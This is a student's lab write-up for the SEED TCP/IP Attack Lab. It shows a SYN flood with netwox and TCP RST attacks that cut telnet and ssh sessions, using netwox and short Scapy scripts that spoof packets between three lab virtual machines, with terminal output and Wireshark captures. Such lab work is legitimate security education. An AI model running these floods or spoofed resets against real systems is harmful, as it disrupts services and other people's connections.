TCP/IP Attack Lab

Xinyi Li

March 23, 2020

Instruction: https://seedsecuritylabs.org/Labs_16.04/PDF/TCP_Attacks.pdf

Set up 3 VMs:

- **Server**: `10.0.2.4`
- **Attacker**: `10.0.2.15`
- **User**: `10.0.2.5`

Task 1

First, on the server, turn off the countermeasure **SYN cookies**

```
sudo sysctl -w net.ipv4.tcp_syncookies=0
```

```
$sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

Use `netstat -na`, get:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
           State
tcp        0      0 127.0.1.1:53            0.0.0.0:*
                  LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*
                  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
                  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*
                  LISTEN
```

```
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
                  LISTEN
tcp6       0      0 :::80                   :::*
                       LISTEN
tcp6       0      0 :::53                   :::*
                       LISTEN
tcp6       0      0 :::21                   :::*
                       LISTEN
tcp6       0      0 :::22                   :::*
                       LISTEN
tcp6       0      0 :::3128                 :::*
                       LISTEN
tcp6       0      0 ::1:953                 :::*
                       LISTEN
udp        0      0 0.0.0.0:56869           0.0.0.0:*
udp        0      0 0.0.0.0:60971           0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 10.0.2.4:53             0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp6       0      0 ::1:34259               ::1:34202
                  ESTABLISHED
udp6       0      0 :::53                   :::*
udp6       0      0 :::49253                :::*
udp6       0      0 :::5353                 :::*
udp6       0      0 ::1:34202               ::1:34259
                  ESTABLISHED
udp6       0      0 :::43932                :::*
raw        0      0 0.0.0.0:1               0.0.0.0:*
                  7
raw6       0      0 :::58                   :::*
                       7
raw6       0      0 :::58                   :::*
                       7
```

No TCP connection has an `ESTABLISHED` state yet.

Then on the attacker machine:

```
sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

After a while, use `netstat -na` to check again:


```
...
```

```
tcp        0      0 10.0.2.4:23             253.37.9.90:29644
          SYN_RECV
tcp        0      0 10.0.2.4:23             248.147.173.48:53909
       SYN_RECV
tcp        0      0 10.0.2.4:23             247.46.89.105:7502
         SYN_RECV
tcp        0      0 10.0.2.4:23
    243.229.203.189:42333   SYN_RECV
tcp        0      0 10.0.2.4:23             246.244.53.206:57787
       SYN_RECV
tcp        0      0 10.0.2.4:23             249.102.12.251:24453
       SYN_RECV
tcp        0      0 10.0.2.4:23             244.176.157.55:49031
       SYN_RECV
tcp        0      0 10.0.2.4:23             247.2.21.131:10590
         SYN_RECV
tcp        0      0 10.0.2.4:23             246.91.154.140:20177
       SYN_RECV
tcp        0      0 10.0.2.4:23             248.79.118.252:19283
       SYN_RECV
tcp        0      0 10.0.2.4:23             244.80.239.198:32419
       SYN_RECV
tcp        0      0 10.0.2.4:23
    242.210.141.208:16979   SYN_RECV
tcp        0      0 10.0.2.4:23
    253.118.208.122:16242   SYN_RECV
tcp        0      0 10.0.2.4:23             250.62.104.1:59169
         SYN_RECV
tcp        0      0 10.0.2.4:23
    253.106.167.210:45412   SYN_RECV
tcp        0      0 10.0.2.4:23             242.127.134.197:2832
       SYN_RECV
tcp        0      0 10.0.2.4:23
    240.252.233.154:29403   SYN_RECV
tcp        0      0 10.0.2.4:23             244.144.27.104:39086
       SYN_RECV
tcp        0      0 10.0.2.4:23             245.46.194.239:65426
       SYN_RECV
tcp        0      0 10.0.2.4:23             252.95.20.253:54774
        SYN_RECV
tcp        0      0 10.0.2.4:23             249.17.43.156:55525
        SYN_RECV
tcp        0      0 10.0.2.4:23
    252.217.188.194:13813   SYN_RECV
tcp        0      0 10.0.2.4:23
    243.100.186.129:23679   SYN_RECV
```

```
tcp        0      0 10.0.2.4:23             244.56.4.56:17826
         SYN_RECV
tcp        0      0 10.0.2.4:23             245.8.59.84:53947
         SYN_RECV
tcp        0      0 10.0.2.4:23             253.88.152.41:26808
       SYN_RECV
...
```

There are plenty of `SYN_RECV`-state (i.e. half-open) TCP connections targeting `10.0.2.4:23` from random source IP addresses. The server seems to be overwhelmed.

Meanwhile, if you attempt to **`telnet`** the server machine from the user machine, it will show:



```
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:133 errors:0 dropped:0 overruns:0
frame:0
          TX packets:133 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:1
          RX bytes:34858 (34.8 KB)  TX bytes:34858 (34.
8 KB)

[03/22/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[03/23/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
telnet: Unable to connect to remote host: Connection ti
med out
[03/23/20]seed@VM:~$ 
```

Figure 1: SYN flooding attack is indeed sucessful

Task 2

TCP RST attack on `telnet` connection

First, on the user machine, launch a **`telnet`** request to the server:


```
telnet 10.0.2.4
```

A prompt asks you to give a username.**Just hold on** without typing anything.

netwox When implementing the attack by `netwox` command, simply use such a command on the attacker machine:

```
sudo netwox 78 -i 10.0.2.4
```

Then type any letter on the user machine. As I explained in Packet Sniffing and Spoofing Lab, a `telnet` message is sent once getting a letter. After that, it keeps listening for any response from the server. Since I spoof an `RST` packet from the server to the user, which received by the listening user and informed that the connection has terminated. So when a letter is pressed, a closed connection message shows:




```
[03/23/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: jConnection closed by foreign host.
[03/23/20]seed@VM:~$ 
```

Scapy **Note**: The login-in time window is too short. you should launch the attack as quickly as possible, or the login in prompt will be timed out after 60s. Therefore, in this task, you can finish the login-in process to observe the attack.

If you want to use a Python script with `scapy` module to spoof the RST packet. First, you should sniff the last `TCP`(or `telnet`) packet from the server to the user by Wireshark on the attack machine:

For example:



```
No.  Time                            Source      Destination  Pr
 185 2020-03-23 22:11:02.6246289…  10.0.2.4    10.0.2.5     TE
 186 2020-03-23 22:11:02.6581236…  10.0.2.5    10.0.2.4     TE
 187 2020-03-23 22:11:02.6586621…  10.0.2.4    10.0.2.5     TE
 188 2020-03-23 22:11:02.6916470…  10.0.2.5    10.0.2.4     TE
 189 2020-03-23 22:11:02.6922684…  10.0.2.4    10.0.2.5     TE
 190 2020-03-23 22:11:02.7256751…  10.0.2.5    10.0.2.4     TE
 191 2020-03-23 22:11:02.7263025…  10.0.2.4    10.0.2.5     TE
 192 2020-03-23 22:11:02.7608613…  10.0.2.5    10.0.2.4     TE
 193 2020-03-23 22:11:02.7613743…  10.0.2.4    10.0.2.5     TE
```

```
   [Stream index: 0]
   [TCP Segment Len: 1]
   Sequence number: 199921802
   [Next sequence number: 199921803]
   Acknowledgment number: 1577076274
   Header Length: 32 bytes
 ▸ Flags: 0x018 (PSH, ACK)
```

```
0000  08 00 27 1f 43 94 08 00  27 dc 4f ee 08 00 45 10   ..'.C... '.O...E.
0010  00 35 05 d2 40 00 40 06  1c d9 0a 00 02 04 0a 00   .5..@.@. ........
0020  02 05 00 17 e8 6a 0b ea  90 8a 5e 00 46 32 80 18   .....j.. ..^.F2..
0030  00 e3 95 3c 00 00 01 01  08 0a 00 15 5c ed 00 11   ...<.... ....\...
0040  3b 50 07                                           ;P.
```

Transmission Control Protocol (tcp), 32 byte Packets: 270 · Displayed: 91 (33.7%) Profile: Defau

The packet's TCP header:

> Transmission Control Protocol, Src Port: 23, **Dst Port: 59498**, Seq: 199921802, **Ack: 1577076274**, Len: 1 Source Port: 23 Destination Port: 59498 [Stream index: 0] [TCP Segment Len: 1] Sequence number: 199921802 [**Next sequence number: 199921803**] Acknowledgment number: 1577076274 Header Length: 32 bytes Flags: 0x018 (PSH, ACK) Window size value: 227 [Calculated window size: 29056] [Window size scaling factor: 128] Checksum: 0x953c [unverified] [Checksum Status: Unverified] Urgent pointer: 0 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps [SEQ/ACK analysis]

Fill out the critical fields of the spoofed packet and send it using the codes in `rst_telent.py` below:


```python
from scapy.all import *

ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=23, dport=59498, flags="R", seq=199921803,
    ack=1577076274)

pkt = ip / tcp
ls(pkt)
```

```
send(pkt, verbose=0)
```

On the attacker machine, execute it with root privilege:

```
sudo python rst_telnet.py
```

Immediately, on the user machine, you can find the connection is terminated.



```
Connection closed by foreign host.
[03/23/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Mar 23 21:57:16 EDT 2020 from 10.0.2.5
on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[03/23/20]seed@VM:~$ Connection closed by foreign host.
[03/23/20]seed@VM:~$ 
```

TCP RST attack on ssh connection

The only difference between the two tasks is the port number: 23 for `telnet`, while 22 for `ssh`.

Build `ssh` connection on the user machine:


```
ssh seed@10.0.2.4
```

> **Note**: If it is the first time you `ssh` the server on your local machine, it may ask you if the RSA public key can be added. Please type '`yes`' and then type the password of username `seed`.

netwox Similar to the one on `telnet`, Use the same commnad:

```
sudo netwox 78 -i 10.0.2.4
```

Then on the user machine after pressing anything you will get:



```
[03/23/20]seed@VM:~$ ssh seed@10.0.2.4
seed@10.0.2.4's password:
packet_write_wait: Connection to 10.0.2.4 port 22: Brok
en pipe
[03/23/20]seed@VM:~$ ssh seed@10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Mar 23 23:06:14 2020 from 10.0.2.5
[03/23/20]seed@VM:~$  packet_write_wait: Connection to
10.0.2.4 port 22: Broken pipe
[03/23/20]seed@VM:~$ 
```

scapy Similar to the one on `telnet`, Capture the last `ssh` packet from the server to the user (applied with filter `ssh`) using Wireshark on the attacker machine:


> Transmission Control Protocol, Src Port: 22, **Dst Port: 55494**, Seq: 565175980, **Ack: 3567039357**, Len: 52 Source Port: 22 Destination Port: 55494 [Stream index: 0] [TCP Segment Len: 52] Sequence number: 565175980 [**Next sequence number: 565176032**] Acknowledgment number: 3567039357 Header Length: 32 bytes Flags: 0x018 (PSH, ACK) Window size value: 291 [Calculated window size: 291] [Window size scaling factor: -1 (unknown)] Checksum: 0x3440 [unverified] [Checksum Status: Unverified] Urgent pointer: 0 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps [SEQ/ACK analysis]

Although the data is encrypted, the TCP header is simply readable plain-text. Then a spoofed RST packet can be composed and sent with `rst_ssh.py`:

```python
from scapy.all import *

ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=22, dport=55494, flags="R", seq=565176032,
    ack=3567039357)

```

```
pkt = ip / tcp
ls(pkt)
send(pkt, verbose=0)
```

Turn to the user machine, the `ssh` connection is broken as expected:



```
rtt min/avg/max/mdev = 0.022/0.031/0.067/0.010 ms
[03/23/20]seed@VM:~$ packet_write_wait: Connection to 1
0.0.2.4 port 22: Broken pipe
[03/23/20]seed@VM:~$ 
```